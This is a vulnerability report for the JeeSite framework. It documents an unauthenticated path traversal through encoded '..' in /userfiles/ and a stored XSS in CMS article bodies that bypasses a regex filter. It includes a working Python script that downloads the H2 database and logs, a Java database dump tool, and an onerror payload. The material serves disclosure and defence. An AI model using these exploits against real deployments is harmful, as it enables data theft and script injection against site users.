JeeSite Vulnerability Report
Software: JeeSite
Developer or vendor: ThinkGem
Code repository: https://gitee.com/thinkgem/jeesite
1. Unauthenticated Arbitrary File Read in /userfiles/
| Brief description: | An attacker without an account can download files outside the userfiles directory, including the H2 database file and the logs. |
|---|---|
| Affected versions: | v5.8.1 ~ v5.19.1 |
| Preconditions: | The instance has uploaded at least one attachment, so that the userfiles directory exists. |
Root Cause
UserfilesController takes the part of request.getRequestURI() after /userfiles/ as a relative path, passes it to Global.getUserfilesBaseDir to build the actual path, and constructs the file object with new File(EncodeUtils.decodeUrl(filePath)):
// modules/core/src/main/java/com/jeesite/modules/file/web/UserfilesController.java:36-74    commit 5b5e2cf0ad
@RequestMapping(value="/userfiles/**")
public String fileStreamDown(HttpServletRequest request, HttpServletResponse response)
		throws ServletException, IOException {
	String fileUri = request.getRequestURI();
	String filePath = StringUtils.substringAfter(fileUri, Global.USERFILES_BASE_URL);
	...
	filePath = Global.getUserfilesBaseDir(filePath);
	File file = new File(EncodeUtils.decodeUrl(filePath));
Global.getUserfilesBaseDir only concatenates strings and normalizes the result with FileUtils.path. It neither checks that the result stays inside the userfiles directory nor rejects .. segments:
// com/jeesite/common/config/Global.java, taken from jeesite-framework-5.19.1.springboot4-SNAPSHOT.jar in the 5.19.1 release package
public static String getUserfilesBaseDir(String string) {
	String path = getProperty("file.baseDir");
	...
	if (!StringUtils.startsWith(object, USERFILES_BASE_URL)) {
		object = USERFILES_BASE_URL + object;
	}
	return FileUtils.path(path + object);
}
FileUtils.path only removes empty segments and joins the rest, so .. segments survive and the result can point one level above the userfiles directory. EncodeUtils.decodeUrl then applies URLDecoder.decode to filePath a second time, which turns the percent-encoded %2e%2e in the URI back into ... Tomcat normalizes unencoded .. and answers 400, while the encoded form is passed to the servlet unchanged, so the request reaches the method above.
In the official production configuration file.baseDir is /data (web-fast/src/main/resources/config/application-prod.yml:41). The H2 database and the logs are in /data/jeesite-db/ and /data/logs/, both siblings of the userfiles directory, so one .. reaches them.
Reproduction Environment
The lab starts from the official compose file, with only the port changed:
mkdir jeesite && cd jeesite
wget https://gitee.com/thinkgem/jeesite/raw/v5.19.1.springboo4/docker-compose.yml
sed -i 's/8980:8980/8978:8980/' docker-compose.yml
docker compose up -d
Log in to the admin panel as system / admin and upload one attachment.
Reproduction
Read the H2 database and the log without an account:
import httpx

BASE = "http://127.0.0.1:8978"

r = httpx.get(f"{BASE}/userfiles/%2e%2e/jeesite-db/jeesite5190.mv.db", timeout=120)
print("db:", r.status_code, len(r.content), r.headers.get("content-type"))
open("jeesite5190.mv.db", "wb").write(r.content)

r = httpx.get(f"{BASE}/userfiles/%2e%2e/logs/debug.log", timeout=120)
print("log:", r.status_code, len(r.content))
The output is:
$ python3 traversal.py
db: 200 1794048 application/octet-stream
log: 200 1341662
Opening the downloaded file with the H2 client exposes all business data:
// h2q2.java
import java.sql.*;
public class h2q2 {
	public static void main(String[] a) throws Exception {
		Class.forName("org.h2.Driver");
		Connection c = DriverManager.getConnection("jdbc:h2:" + a[0], "jeesite", "jeesite");
		ResultSet r = c.createStatement().executeQuery(a[1]);
		int n = r.getMetaData().getColumnCount();
		while (r.next()) {
			StringBuilder b = new StringBuilder();
			for (int i = 1; i <= n; i++) b.append(r.getString(i)).append("\t");
			System.out.println(b);
		}
		c.close();
	}
}
The output is:
$ java -cp .:h2-2.3.232.jar h2q2 ./jeesite5190 "SELECT COUNT(*) FROM js_sys_user"
25
$ java -cp .:h2-2.3.232.jar h2q2 ./jeesite5190 \
    "SELECT table_name FROM information_schema.tables WHERE table_schema='PUBLIC' ORDER BY table_name LIMIT 8"
JS_APP_COMMENT
JS_APP_UPGRADE
JS_BIZ_CATEGORY
JS_CMS_ARTICLE
JS_CMS_ARTICLE_DATA
JS_CMS_ARTICLE_POSID
JS_CMS_ARTICLE_TAG
JS_CMS_CATEGORY
Apart from the database and the logs, other directories under file.baseDir can be read as well.
2. Stored XSS in the CMS Article Body
| Brief description: | An attacker holding article edit permission can plant a script in the article body, and users are XSSed when they open the article. |
|---|---|
| Affected versions: | v4.3.0 ~ v5.19.1 |
| Preconditions: | The attacker holds the cms:article:edit permission. |
Root Cause
CmsArticleController.save passes the submitted articleData.content to the service and stores it as is:
// modules/cms/src/main/java/com/jeesite/modules/cms/web/CmsArticleController.java:157-162    commit 5b5e2cf0ad
@RequiresPermissions("cms:article:edit")
@PostMapping(value = "save")
@ResponseBody
public String save(@Validated @ModelAttribute("article") CmsArticle article) {
	articleService.save(article);
	return renderResult(Global.TRUE, text("保存文章表成功!"));
}
The content is filtered before storage by XssHttpServletRequestWrapper.getParameterValues, which calls EncodeUtils.xssFilter on each request parameter:
// com/jeesite/common/web/http/wrapper/XssHttpServletRequestWrapper.java, taken from the release jar
public String[] getParameterValues(String string) {
	String[] stringArray = super.getParameterValues(string);
	if (stringArray != null) {
		String[] stringArray2 = new String[stringArray.length];
		for (int i = 0; i < stringArray.length; i++) {
			stringArray2[i] = EncodeUtils.xssFilter(stringArray[i], getRequest());
		}
		return stringArray2;
	}
	return null;
}
xssFilter deletes dangerous fragments with predefined patterns:
// common/src/main/java/com/jeesite/common/codec/EncodeUtils.java:208-214    commit 5b5e2cf0ad
private static final List<Pattern> xssPatterns = ListUtils.newArrayList(
		Pattern.compile("(<\\s*(script|link|style|iframe|embed|object)([\\s\\S]*?)(>|<\\/\\s*\\1\\s*>))|(</\\s*(script|link|style|iframe|embed|object)\\s*>)", Pattern.CASE_INSENSITIVE),
		Pattern.compile("\\s*(href|src|data)\\s*=\\s*(\"\\s*(javascript|vbscript|data):[^\"]+\"|'\\s*(javascript|vbscript|data):[^']+'|(javascript|vbscript|data):[^\\s]+)\\s*(?=>)", Pattern.CASE_INSENSITIVE),
		Pattern.compile("\\s*/?\\s*on[a-zA-Z]+\\s*=\\s*(['\"]?)(.*?)\\1(?=\\s|>|/>)", Pattern.CASE_INSENSITIVE),
		Pattern.compile("(eval\\((.*?)\\)|expression\\((.*?)\\))", Pattern.CASE_INSENSITIVE),
		Pattern.compile("^(javascript:|vbscript:)", Pattern.CASE_INSENSITIVE)
);
The third pattern removes event attributes. Its trailing (?=\\s|>|/>) requires whitespace or > after the attribute value, so an event attribute that is not followed by > anywhere in the payload is not matched and survives. The browser closes the tag at the end of the page, and the event attribute still fires.
When the body starts with <!--HTML-->, xssFilter also skips the full-width conversion of <, >, ' and ":
// common/src/main/java/com/jeesite/common/codec/EncodeUtils.java:244-249    commit 5b5e2cf0ad
if (!StringUtils.startsWithIgnoreCase(value, "<!--HTML-->")    // HTML
		&& !StringUtils.startsWithIgnoreCase(value, "<?xml ")  // XML
		&& !(StringUtils.startsWith(value, "{") && StringUtils.endsWith(value, "}")) // JSON Object
		&& !(StringUtils.startsWith(value, "[") && StringUtils.endsWith(value, "]")) // JSON Array
){
The front-end template writes the article body into the page directly:
<!-- modules/cms/src/main/resources/views/modules/cmsfront/themes/default/viewArticle.html:10-12    commit 5b5e2cf0ad -->
	<div class="article-content uparse">
		${article.articleData.content}
	</div>
Beetl’s ${} does not HTML-escape the value, so the stored event attribute reaches the page unchanged.
Reproduction Environment
The environment is the same as in section 1. Log in to the admin panel afterwards.
Reproduction
Open the article to edit in the admin panel, click the source code button at the far right of the editor toolbar, and enter the following in source mode:

<!--HTML--><img src=x alt="JeeSite PoC" onerror=document.querySelector('.article-title').textContent='JeeSite_ZeroClick_XSS_Executed'
After saving, the article title is displayed normally in the article list:

The value contains neither > nor whitespace, so the third pattern does not match it and it is stored unchanged.
Open the front-end article page in a browser:
http://127.0.0.1:8978/f/view-a1000-1189377353121218560.htmlThe script runs while the page loads and rewrites the article title to JeeSite_ZeroClick_XSS_Executed, with no click at any point: